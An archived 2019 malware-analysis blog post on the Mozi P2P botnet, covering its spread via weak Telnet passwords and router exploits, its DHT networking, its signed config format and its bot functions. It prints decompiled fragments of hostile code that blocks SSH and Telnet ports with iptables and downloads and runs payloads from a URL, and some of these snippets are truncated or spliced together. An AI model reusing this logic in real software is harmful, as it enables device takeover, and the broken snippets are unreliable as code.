Mozi, Another Botnet Using DHT

By Alex.Turing

Published: 2019-12-23 · Archived: 2026-04-05 21:40:11 UTC

Mozi Botnet relies on the DHT protocol to build a P2P network, and uses ECDSA384 and the xor algorithm to ensure the integrity and security of its components and P2P network. The sample spreads via Telnet with weak passwords and some known exploits

Overview


On September 03, 2019, a suspicious file was tagged by our new threat monitoring system and a quick checking on VT shows most engines flagged it as Gafgyt. The sample does reuse part of the Gafgyt code, but it is not really Gafgyt.

The sample represents a brand new P2P botnet implemented based on the DHT protocol, the last botnet which uses DHT is the Hajime, and we call it Mozi according to the characteristics of its propagation sample file name `Mozi.m` , `Mozi.a` .

Mozi Botnet relies on the DHT protocol to build a P2P network, and uses ECDSA384 and the xor algorithm to ensure the integrity and security of its components and P2P network. The sample spreads via Telnet with weak passwords and some known exploits (see the list below). In terms of functions, the execution of the instructions of each node in the Mozi botnet is driven by a Payload called Config issued by the Botnet Master. The main instructions include:

- DDoS attack
- Collecting Bot Information
- Execute the payload of the specified URL
- Update the sample from the specified URL
- Execute system or custom commands

The overall network structure is shown in the following figure:



Sample Spread

Mozi infects new devices through weak telnet passwords and exploits.The infection process is as follows:


- The current Bot node randomly uses a local port to start the http service to provide sample downloads or receives the sample download address in the Config file issued by the Botnet Master.Provides a sample download address for future infected targets.
- The current Bot node logs in to the target device with a weak password, writes the downloader file in echo mode and runs it, and downloads the sample file from the sample download address provided by the current Bot node. Or use a vulnerability to exploit the target, and then obtain a sample file from the sample download address provided by the current Bot node.
- Run the Mozi Bot sample on the infected target device, join the Mozi P2P network to become the new Mozi Bot node and continue to infect other new devices.

The vulnerabilities used by Mozi Botnet are shown in the following table:

Vulnerability	**Affected Aevice**
Eir D1000 Wireless Router RCI	Eir D1000 Router
Vacron NVR RCE	Vacron NVR devices


Vulnerability	Affected Aevice
CVE-2014-8361	Devices using the Realtek SDK
Netgear cig-bin Command Injection	Netgear R7000 and R6400
Netgear setup.cgi unauthenticated RCE	DGN1000 Netgear routers
JAWS Webserver unauthenticated shell command execution	MVPower DVR
CVE-2017-17215	Huawei Router HG532
HNAP SoapAction-Header Command Execution	D-Link Devices
CVE-2018-10561, CVE-2018-10562	GPON Routers
UPnP SOAP TelnetD Command Execution	D-Link Devices
CCTV/DVR Remote Code Execution	CCTV DVR

At present, we do not know the exact scale of the Botnet, we do manage to become a node to join the DHT network and are tracking some baseline numbers, we will share more details probably in another blog later on. And from other data we have collected, we can also see the number of infection has been increasing.The picture below shows the Mozi bot infection based on the log collected by our honeypot.



Sample Reverse Analysis

There are three versions of Mozi Botnet, which can be distinguished by their slightly different telnet propagation methods.



Our analysis is mainly focus on the latest version v2, and this blog will cover the key elements such as propagation method, Config structure and its DHT network.

Sample Information

> MD5:eda730498b3d0a97066807a2d98909f3
>
> ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
>
> Packer: NO
>
> Library:uclibc
>
> Version: v2

It is worth mentioning that in the first version Mozi(sample md5: `849b165f28ae8b1cebe0c7430f44aff3`) used upx packing. But instead of using the common upx magic number to defeat unpacking, it used a novel method, to erase the value of p_filesize & p_blocksize to zero, with that change, researcher need to patch the upx source code then unpacking is possible.


Common Functions

Mozi doesn't have much characteristics in the host behavior level. It reuses Gafgyt's code to implements many common functions, such as single instance, process name modification, and ACL modification.

```
_libc_system("iptables -I INPUT  -p tcp --destination-port 22 -j DROP");
_libc_system("iptables -I INPUT  -p tcp --destination-port 23 -j DROP");
_libc_system("iptables -I INPUT  -p tcp --destination-port 2323 -j DROP");
_libc_system("iptables -I OUTPUT -p tcp --source-port 22 -j DROP");
_libc_system("iptables -I OUTPUT -p tcp --source-port 23 -j DROP");
_libc_system("iptables -I OUTPUT -p tcp --source-port 2323 -j DROP");
```

Perform Specific Tasks

After Mozi establishes the p2p network through the DHT protocol, the config file is synchronized, and the corresponding tasks are started according to the instructions in the config file.In P2P networks, nodes are untrusted, and anyone can fake a Mozi node at a very low cost.In order to ensure that the Mozi network is completely controllable and cannot be stolen by others, Mozi needs to perform signature verification on each synchronized config, and only if it can pass the signature verification can it be accepted and executed by the Mozi node.



Document & Instruction Inspection


Mozi uses the ECDSA384 algorithm to verify the legitimacy of files and instructions. Each sample integrates two xor-encrypted public keys, which are used to sign encrypted and decrypted config files, respectively.

```
  xor key:4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6F 7E
-----------------------------------------------------------------
xored publickey A
         4C B3 8F 68 C1 26 70 EB 9D C1 68 4E D8 4B 7D 5F
         69 5F 9D CA 8D E2 7D 63 FF AD 96 8D 18 8B 79 1B
         38 31 9B 12 69 73 A9 2E B6 63 29 76 AC 2F 9E 94 A1
after decryption:
         02 d5 d5 e7 41 ee dc c8 10 6d 2f 48 0d 04 12 21
         27 39 c7 45 0d 2a d1 40 72 01 d1 8b cd c4 16 65
```

```
         76 57 c1 9d e9 bb 05 0d 3b cf 6e 70 79 60 f1 ea ef
----------------------------------------------------------------------
xored publickey B
         4C A6 FB CC F8 9B 12 1F 49 64 4D 2F 3C 17 D0 B8
         E9 7D 24 24 F2 DD B1 47 E9 34 D2 C2 BF 07 AC 53
         22 5F D8 92 FE ED 5F A3 C9 5B 6A 16 BE 84 40 77 88
after decryption:
         02 c0 a1 43 78 53 be 3c c4 c8 0a 29 e9 58 bf c6
         a7 1b 7e ab 72 15 1d 64 64 98 95 c4 6a 48 c3 2d
         6c 39 82 1d 7e 25 f3 80 44 f7 2d 10 6b cb 2f 09 c6
```

Config File

Each sample integrates an xor-encrypted initial config file with a length of 528 bytes. Its structure is data (428 bytes), sign (96 bytes), flag (4 bytes). The sign field is a digital signature and the flag field controls if the config file is updated or not.There are many control fields in the config file. After receiving the config, the Mozi node parses the field content and executes the corresponding subtasks.The original config file is as follows.



The decryption process is shown in the following figure, where the xor key is `4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F 6F 7E`

```
j__memcpy(&tid_return, &xorkey, 0x10u);
v61 = &decodecfg;
ii = 0;
do
{
  v63 = *((_BYTE *)&v295 + ii++ % 16 - 0x7C);
  *v61 ^= v63;
  ++v61;
}
while ( ii != 524 );
```

The decrypted config is as follows.

Hiew: xored_config.dat

```
00000000: 5B 73 73 5D-62 6F 74 5B-2F 73 73 5D-5B 68 70 5D  [ss]bot[/ss][hp]
00000010: 38 38 38 38-38 38 38 38-5B 2F 68 70-5D 5B 63 6F  88888888[/hp][co
00000020: 75 6E 74 5D-68 74 74 70-3A 2F 2F 69-61 2E 35 31  unt]http://ia.51
00000030: 2E 6C 61 2F-67 6F 31 3F-69 64 3D 31-39 38 39 34  .la/go1?id=19894
00000040: 30 32 37 26-70 75 3D 68-74 74 70 25-33 61 25 32  027&pu=http%3a%2
00000050: 66 25 32 66-62 61 69 64-75 2E 63 6F-6D 2F 5B 69  f%2fbaidu.com/[i
00000060: 64 70 5D 5B-2F 63 6F 75-6E 74 5D 00-00 00 00 00  dp][/count]
00000070: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
...
000001A0: 00 00 00 00-00 00 00 00-00 00 00 00-3E EF A9 88  ????????????>???
000001B0: E1 C4 2B 9A-85 0E 59 27-B8 9C FA F0-F2 6F B5 2F  ??+??□Y'?????o?/
000001C0: 4F 8F 0B 8F-B2 62 C5 40-13 A9 66 C1-C3 C3 DF D4  O?□??b?@□?f?????
000001D0: B2 AE AE AF-FF D0 FC 90-AE BA 17 B4-B0 68 40 5A  ???? ?????□??h@Z
000001E0: 49 86 39 FD-0D 5A D4 38-72 19 C8 4B-8D 0E A4 FD  I?9? Z?8r□?K?□??
000001F0: 07 07 0C F1-D5 37 B3 E5-82 C0 21 6F-AC BB D0 1D  □□?↑???7????!o???□
00000200: 9B F6 A9 3B-CA 9C D8 E4-A7 96 52 D7-00 00 00 00  ???;??????R?
```

The supported keywords are as follows, which can be divided into three categories: declaration, control, and subtask.


```
 1 : declaration
[cpu]    cpu arch or os
[cpux]  cpu arch or os
[ss]     bot role
[ssx]    bot role
[nd]     new node info which help to join DHT
2:control
[ver]    verify
[sv]     update  Config
[hp]     DHT id prefix
[dip]   URL or ip:port list which can get Mozi sample
3:subtask
[atk]    DDOS attack
[ud]     update
[dr]     exec payload from specific URL
```

```
[rn]     exec system or customized cmds
[idp]    report bot info
```

Bot Function

- DDOS，`[atk]` field trigger, reuse Gafgyt attack code, support HTTP, TCP, UDP and other attacks.

```
 Command
----------------------------------------
S
T
U
KT
HTTP
```



- Report Bot information, `[idp]` field trigger, the content reported are Bot ID, IP, PORT, file name (full path), gateway, cpu architecture.

- The payload of the specified URL is executed, and the `[dr]` field is triggered.

```
v16 = GetValue(v3, v4, (int)"[dr]", (int)"[/dr]", &v26);
if ( !v16 )
  return 0;
_GI_sprintf(
  &v70,
  "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: Keep-Alive\r\nContent-Type: application/octet-stream\r\n\r\n",
  &v72,
_GI_chmod(v25, v23);
wrap_system("%s&", v25);
return 1;
```

- Update from the specified URL, the `[ud]` field is triggered. Close the current node's network connection and related processes, download the new version from the specified URL, save DHT node, ID and other data, and provide them as parameters for the new version.

```
v10 = (char *)GetValue(v3, v4, (int)"[ud]", (int)"[/ud]", &v39);
if ( v10 )
{
  v20 = strlen(ptmp);
  j__memcpy((char *)&v34 + v20, "confirmed.list", 0xEu);
  v21 = strlen(ptmp);
  j__memcpy((char *)&v33 + v21, "new.list", 8u);
  j__memcpy(&v31, dword_61E34, 0x4C08u);
  v22 = _GI_fopen(&v34, "wb");
  if ( v22 && _GI_fwrite((int)&v31, 19464, 1, v22) ==
    "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: Keep-Alive\r\nContent-Ty
    &v72,
    &v71);
  v5 = strlen(&v70);
  if ( _libc_write(v4, &v70, v5) == -1 )
    return 0;
  }
  if ( dword_70144 )
  {
    _GI_kill(dword_70144, 9);
    wrap_system("kill -9 %d", dword_70144);
  }
  if ( dword_7013C )
  {
    _GI_kill(dword_7013C, 9);
    wrap_system("kill -9 %d", dword_7013C);
  }
  _GI_execl((int)&unk_70B04, (int)&unk_70B04, &v37, &v36, &v34, &v3
```

```
if ( socketV4 > 2 )
{
  shutdown(socketV4, 2);
  _libc_close(v24);
}
v25 = socketV6;
if ( socketV6 > 2 )
{
  shutdown(socketV6, 2);
  _libc_close(v25);
}
v26 = dword_58600;
if ( dword_58600 > 2 )
{
  shutdown(dword_58600, 2);
  _libc_close(v26);
}
```

- Execute system or Bot custom command, `[rn]` field trigger.

DHT

Mozi Botnet uses its own extended DHT protocol to build a P2P network. There are two benefits to this. One is to use standard DHT to quickly establish a network, and the other is to use its own extension to hide the valid payload in the vast amount of normal DHT traffic so detection is impossible without proper knowledge. Mozi uses 8 sets of public nodes and the nodes specified in the [nd] field of the Config file as bootstrap nodes, toguide new nodes to join their DHT network.

- Public node, sample embedded

```
 dht.transmissionbt.com:6881
router.bittorrent.com:6881
router.utorrent.com:6881
bttracker.debian.org:6881
212.129.33.59:6881
82.221.103.244:6881
130.239.18.159:6881
87.98.162.88:6881
```

- [nd] Specified in the Config file

```
result = GetValue(a1, a2, (int)"[nd]", (int)"[/nd]", &v13);
if ( result )
{
  for ( i = _GI_strtok(result, ","); i; i = _GI_strtok(0, ",") )
  {
    strcpy(&v11, "pn");
    v14 = 0;
    v15 = 0;
    v12 = 0;
    v4 = _GI_strchr(i, 58);
    v6 = (_BYTE *)v4;
    v5 = v4 == 0;
    v7 = v4 + 1;
    LOWORD(v8) = 0xE11Au;
    if ( !v5 )
    {
      sub_310A4(v7);
      *v6 = 0;
      v8 = (v9 << 8) & 0xFF00 | ((unsigned int)(v9 << 16) >> 24)
    }
    v10.sin_addr.s_addr = 0;
    v10.sin_family = 2;
    v10.sin_port = v8;
    *(_DWORD *)v10.sin_zero = 0;
    *(_DWORD *)&v10.sin_zero[4] = 0;
    v10.sin_addr.s_addr = _GI_inet_addr(i);
    send_ping((unsigned __int8 *)&v10, 16, &v11, 4);
  }
```

ID Generation

The ID is 20 bytes and consists of the prefix `888888` embedded in the sample or the prefix specified by the config file [hp], plus a randomly generated string.

```
result = (unsigned __int8 *)GetValue(a1, a2, (int)"[hp]", (int)"[/hp]", &v9);
lbuf = result;
if ( result )
{
  if ( wrap_strlen(result) > 0 && wrap_strlen(lbuf) <= 17 )
  {
    memset((int)a888888, 0, 18);
    v4 = a888888;
    for ( i = 0; ; ++i )
    {
      ++v4;
      if ( i >= wrap_strlen(lbuf) )
        break;
      *(v4 - 1) = lbuf[i];
    }
    v6 = _GI_random();
    if ( !mod_operation(v6, 0x32u) )
    {
      v8 = wrap_strlen((unsigned __int8 *)a123888d1Ad2Id2);
      genIdInfo((int)randomKey, (int)a123888d1Ad2Id2, v8);
    }
    v7 = wrap_strlen((unsigned __int8 *)a888888);
    genIdInfo((int)randomKey, (int)a888888, v7);
    result = (unsigned __int8 *)1;
  }
  else
  {
    result = (unsigned   int8 *)1;
```

Node Recognition

In order to distinguish regular traffic with its own traffic, Mozi uses `1:v4:flag(4 bytes)` such an identifier to identify whether the traffic is sent by its node. The meaning of the flag byte is as follows.

```
00000000  64 31 3a 61 64 32 3a 69  64 32 30 3a 38 38 38 38   d1:ad2:i d20:8888
00000010  38 38 38 38 92 21 dd 4f  60 6f b5 5b 69 e6 06 ba   8888.!.O `o.[i...
00000020  65 31 3a 71 34 3a 70 69  6e 67 31 3a 74 34 3a 70   e1:q4:pi ng1:t4:p
00000030  6e 00 00 31 3a 76 34 3a  44 42 1f 71 31 3a 79 31   n..1:v4: DB.q1:y1
00000040  3a 71 65                                          :qe
```

flag means is as follows

```
 flag(4 bytes)
-----------------------------------------------
offset:
        0  -----random
        1  ----- hard-code(0x42) or from [ver]
    2  -----calc by algorithm
    3  -----calc by algorithm
```

The first byte is randomly generated. The second byte is hard-coded 0x42 or specified by the [ver] field in the config file.

```
verBuf = (char *)GetValue((int)&decodecfg, 524, (int)"[ver]", (int)"[/ver]", &ve
if ( verBuf )
{
  byte_52D5C = *verBuf;
  j__memcpy(&byte_58618, "1:v4:JBls", 9u);
  byte_5861D = _GI_random();                    // first byte
  msgFlag = byte_52D5C;                         // second byte
```

